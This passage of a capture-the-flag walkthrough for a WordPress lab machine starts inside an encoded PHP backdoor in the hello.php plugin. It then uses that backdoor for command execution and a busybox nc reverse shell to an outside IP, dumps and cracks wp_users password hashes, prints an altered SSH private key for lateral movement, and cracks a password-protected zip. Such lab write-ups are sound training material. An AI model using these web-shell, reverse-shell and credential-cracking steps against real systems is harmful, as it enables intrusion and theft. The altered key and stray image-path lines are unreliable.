IlwxNDNceDZkXDE0NCJdKTsgfSA='));

   $chosen = hello_dolly_get_lyric();
   $lang   = '';
   if ( 'en_' !== substr( get_user_locale(), 0, 3 ) ) {
      $lang = ' lang="en"';
```

```
    }

    printf(
        '<p id="dolly"><span class="screen-reader-text">%s </span><span dir="ltr"%s>%s</span></p>',
        __( 'Quote from Hello Dolly song, by Jerry Herman:' ),
        $lang,
        $chosen
    );
}

// Now we set that function up to execute when the admin_notices action is called.
add_action( 'admin_notices', 'hello_dolly' );
```

Now if we try to access the backdoor directly we can't get any results you know why because the hello_dolly() function check if it is done by the admin or not if it doesn't find admin access it won't give you the intended result Let's see it action. First without the admin panel access and other with the access.

Without Access


payload ⇒ http://www.smol.thm/wp-content/plugins/hello.php?cmd=ls



As you can see we don't see the list directory output we don't see any file in the directory we currently are in.

With Access

payload ⇒ http://www.smol.thm/wp-admin/index.php/wp-content/plugins/hello.php?cmd=id





But if we have the access to the wordpress admin dashboard we can get id and see we are currently www-data. Now that we know we can access a shell let's try and get reverse shell for that i an going to use revshells.com for making my self a payload to get a reverse shell.


Exploitation [Phase 2]

Getting a reverse shell via backdoor in hello-dolly plugin


payload ⇒ busybox%20nc%2010.8.57.68%209001%20-e%20%2Fbin%2Fbash







Now Let's hit enter and see if we get a connection back on our nc server running on port 9001.




And here we go we got our reverse shell but let's stabilize the shell first using the python's pty module

Post-Exploitation [Phase 3]

Stabilizing the Shell


1. python3 -c 'import pty; pty.spawn("/bin/bash")'
2. export TERM=xterm-256color
3. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
4. stty cols 120 rows 30

Enter these one by one and press enter in the terminal once done you terminal should look like this.




5. stty raw -echo; fg; reset

press ctrl z into the terminal and enter this and press enter few times like the image below




Once all the steps are done you shell is now fully stabilized now even if you press ctrl c your shell won't exit. Let's move forward and see what else we can do that now we are on the server.

Accessing mysql server as wpuser




Now that we are in home i can see users but cannot access them as i don't have permissions but instead of accessing we can do one more thing that is to access the mysql running on the website also it is now easy as we also have the credentials we found in wp-config.php for the wpuser.

command ⇒ mysql -u wpuser -p




Now that we are in the mysql lets look for the databases it has

command ⇒ show databases;



Got so many but we need to the tables for the wordpress database. so let's use that wordpress database and dump all the tables.

command ⇒ use wordpress;



Now lets dump all the tables that it has.

command ⇒ show tables;

```
mysql> show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_bp_activity            |
| wp_bp_activity_meta       |
| wp_bp_invitations         |
| wp_bp_messages_messages   |
| wp_bp_messages_meta       |
| wp_bp_messages_notices    |
| wp_bp_messages_recipients |
| wp_bp_notifications       |
| wp_bp_notifications_meta  |
| wp_bp_optouts             |
| wp_bp_xprofile_data       |
| wp_bp_xprofile_fields     |
| wp_bp_xprofile_groups     |
| wp_bp_xprofile_meta       |
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_signups                |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
| wp_wysija_campaign        |
| wp_wysija_campaign_list   |
| wp_wysija_custom_field    |
| wp_wysija_email           |
| wp_wysija_email_user_stat |
| wp_wysija_email_user_url  |
| wp_wysija_form            |
| wp_wysija_list            |
| wp_wysija_queue           |
| wp_wysija_url             |
```

```
| wp_wysija_url_mail       |
| wp_wysija_user           |
| wp_wysija_user_field     |
| wp_wysija_user_history   |
| wp_wysija_user_list      |
+--------------------------+
42 rows in set (0.00 sec)

mysql>
```


This is what we got now lets dump all the hashes from the wp_users column.


command ⇒ select * from wp_users;

Boys and girls we got hashes and what do we do with hashes that's correct we crack them. Now the creator suggests that we should use john the ripper instead of hashcat as it is faster if you don't have a gpu so let's crack the hashes via john.

Cracking Hashes from the database

command ⇒ john —wordlists=/usr/share/wordlists/rockyou.txt hashes.txt






Now that we have the password for the use Diego we can su into Diego for further exploitation.

Trying to ssh into think via Diego

command ⇒ cat id_rsa



We know that to ssh we cannot use the password text we need the private that is exactly what we are getting the private key of think because only think has it.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxGtoQjY5NUymuD+3b0xzEYIhdBbsnicrrnvkMjOgdbp8xYKrfOgM
ehrkrEXjcqmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5IDefssH/RqRinOY3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+FpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6HmiC
A2G4D5+uPluSH13TS12JpFyU3EjHQvV6evERecriHSfV0PxMrrwJEyOwSPYA2c7RlYh+tb
bniQRVAGE0Jato7kqAJOKZIuXHEIKhBnFOIt5J5sp6l/QfXxZYRMBaiuyNttOY1byNwj6/
EEyQe1YM5chhtmJm/RWog8U6Zf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrKiN9Xk9BG7HCnDhY2A6bC6biE4UqfU3ikNQZMXwCvF8vY
HD4zdOgaUM8Pqi90WCGEcGPtTfW/Pe4+XoqZmcVAAAFiK47j+auO4/mAAAAB3NzaC1yc2
EAAAGBAMRraEI2OTVMprg/t29McxGCIXQW7J4nK6575DIzoHW6fMWCq3zoDHoa5KxF43Kp
qxb2c6dIZ1Z22gsIFfLw68sLKxIryu3eSA3n7LB/0akYpzmNxRGBPnpMyqB/kuvozRCnnT
B+w2pi7F8bABuW/wL5vhaVprzdckubEgnmFNMLBzD/nHzNXGHA5A1Oh5oggNhuA+frj5b
kh9d00tdiaRcINxIx0L1enrxEXnK4h0n1dDTK68CRMjsEj2ANnO0ZWIfrW254kEVQBhNC
WraO5KgCTimSLIxxCCoQZxTiLeSebKepf0H18WWETAWorsjbbTmNW8jcI+vxBMkHtWDOXI
YbZiZv0VqIPFOg2X/AYAdiqFTe5NdVRu+PnJhTGxj+sZ9ZkBuotrtx+lnGNSwHNCdW4cqR
rDz3BNOvd+LPY6yojfV5PQRuxpw4WNgOmwum4hOFKn1N4pDUGTF8ArxfL2Bw+M3ToGIDP
D6ovdFghhHBj7U31v3T3uPl6KmZnFQAAAAMBAAEAAAGBAIxuXnQ4YF6DFw/UPkoM1phF+b
UOTs4kI070tQpPbwG8+0gbTJBZN9J1N9kTfrKULAaW3clUMs3W273sHe074tmgeoLbXJME
wW9vygHG4ReM0MKNYcBKL2kxTg3CKEESiMrHi9MITp7ZazX0D/ep1VIDRWzQQg32Jal4jk
rxxC6J32ARoPHHeQZaCWopJAxpm8rfKsHA4MsknSxf4JmZnrcsmiGExzJQX+lWQbBaJZ/C
```

```
w1RPjmO/fJ16fqcreyA+hMeAS0Vd6rUqRkZcY/0/aA3zGUgXaaeiKtscjKJqeXZ66/NiYD
6XhW/O3/uBwepTV/ckwzdDYD3v23YuJp1wUOPG/7iTYdQXP1FSHYQMd/C+37gyURlZJqZg
e8ShcdgU4htakbSA8K2pYwaSnpxsp/LHk9adQi4bB0i8bCTX8HQqzU8zgaO9ewjLpGBwf4
Y0qNNo8wyTluGrKf72vDbajti9RwuO5wXhdi+RNhktuv6B4aGLTmDpNUk5UALknD2qAQAA
AMBU+E8sqbf2oVmb6tyPu6Pw/Srpk5caQw8Dn5vG8VcdPsdCSc29Z+frcDkWN2OqL+b0B
zbOhGp/YwPhJi098nujXEpSied8JCKO0R9wU/luWKeorvIQlpaKA5TDZaztrFqBkE8FFEQ
gKLOtX3EX2P11ZB9UX/nD9c30jEW7NrVcrC0qmts4HSpr1rgglm+JIom8xJQWuVK42Dmun
lJqND0YfSgN5pqY4hNeqWlz2EnrFxfMaSzUFacK8WLQXVP2×8AAADBAPkcG1ZU4dRIwlXE
XX060DsJ9omNYPHOXVlPmOov7Ull6TOdv1kaUuCszf2dhl1A/BBkGPQDP5hKrOdrh8vcRR
A+Eog/y0lw6CDUDfwGQrqDKRxVVUcNbGNhjgnxRRg2ODEOK9G8GsJuRYihTZp0LniM2fHd
jAoSAEuXfS7+8zGZ9k9VDL8jaNNM+BX+DZPJs2FxO5MHu7SO/yU9wKf/zsuu5KlkYGFgLV
lfa4X2anF1HTJJVfYWUBWAPPsKSfX1UQAAAMEAydo2UnBQhJUia3ux2LgTDe4FMIdwZ+yy
PiFf+EnK994HuAkW2I3R36PN+BoOua7g1g1GHveMfB/nHh4zEB7rhYLFuDyZ//8IzuTaTN
7kGcF7yOYCd7oRmTQLUZeGz7WBr3ydmCPPLDJe7Tj94roX8tgwMO5WCuWHym6Os8z0NKKR
u742mQ/UfeT6NnCJWHTorNpJO1fOexq1kmFKCMncIINnk8ZF1BBRQZtfjMvJ44sj9Oi4aE
81DXo7MfGm0bSFAAAAEnRoaW5rQHVidW50dXNIcnZlcg==
-----END OPENSSH PRIVATE KEY-----
```

This is the private key for the user think but obv i remove some letters so u guys can't use this to get ssh for think without you trying.

sshing into think

command ⇒ ssh -i id_rsa think@www.smol.thm

First save the private key you got from the think user then use chmod 600 to give it permission then use -i flag to use the private key to enter into the ssh of think

```
The authenticity of host 'www.smol.thm (10.201.86.227)' can't be established.
ED25519 key fingerprint is SHA256:woTC7D2fGTHeVhSG2/YYw9ygjHO3uK774Ql7j6nTCVU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'www.smol.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 16 Aug 2025 08:03:31 PM UTC

  System load:  0.08              Processes:             130
  Usage of /:   70.0% of 9.75GB   Users logged in:       0
  Memory usage: 17%               IPv4 address for ens5: 10.201.86.227
  Swap usage:   0%

 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

   For more details see:
   https://ubuntu.com/20-04

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.
```


```
37 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

think@ip-10-201-86-227:~$
```

Now that we are using ssh lets move forward by going into gege as there is a old wordpress zip in gege's directory also that zip file is password protected so we are going to use zip2john an extension of john the ripper to get the password of locked zip files by first creating a hash of that zip and then cracking it like the john the ripper but before we start the cracking let's first get the file to our attack box first using the python http server.


Cracking Zip via zip2john

Sending file to the attacker box

command ⇒ python3 -m http.server 8000




command ⇒ wget http://www.smol.thm:8000/wordpress.old.zip



Ok i forgot to tell u that if you are not that user gege you cannot send the file over to the attacker box but going into gege no rocket science just use the command su gege and you will be be gege without any password from there transfer the file over to the attacker box with the same methodology.


Using the zip2jhon

command ⇒ zip2john wordpress.old.zip > zip_hash.txt



Now that we have generated the hash let's use john to crack the generated hash and get the password for our zip file.


command ⇒ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt




We got the password let's now unzip the old version of our wordpress file

Unzipping the old wordpress zip file

command ⇒ unzip wordpress.old.zip

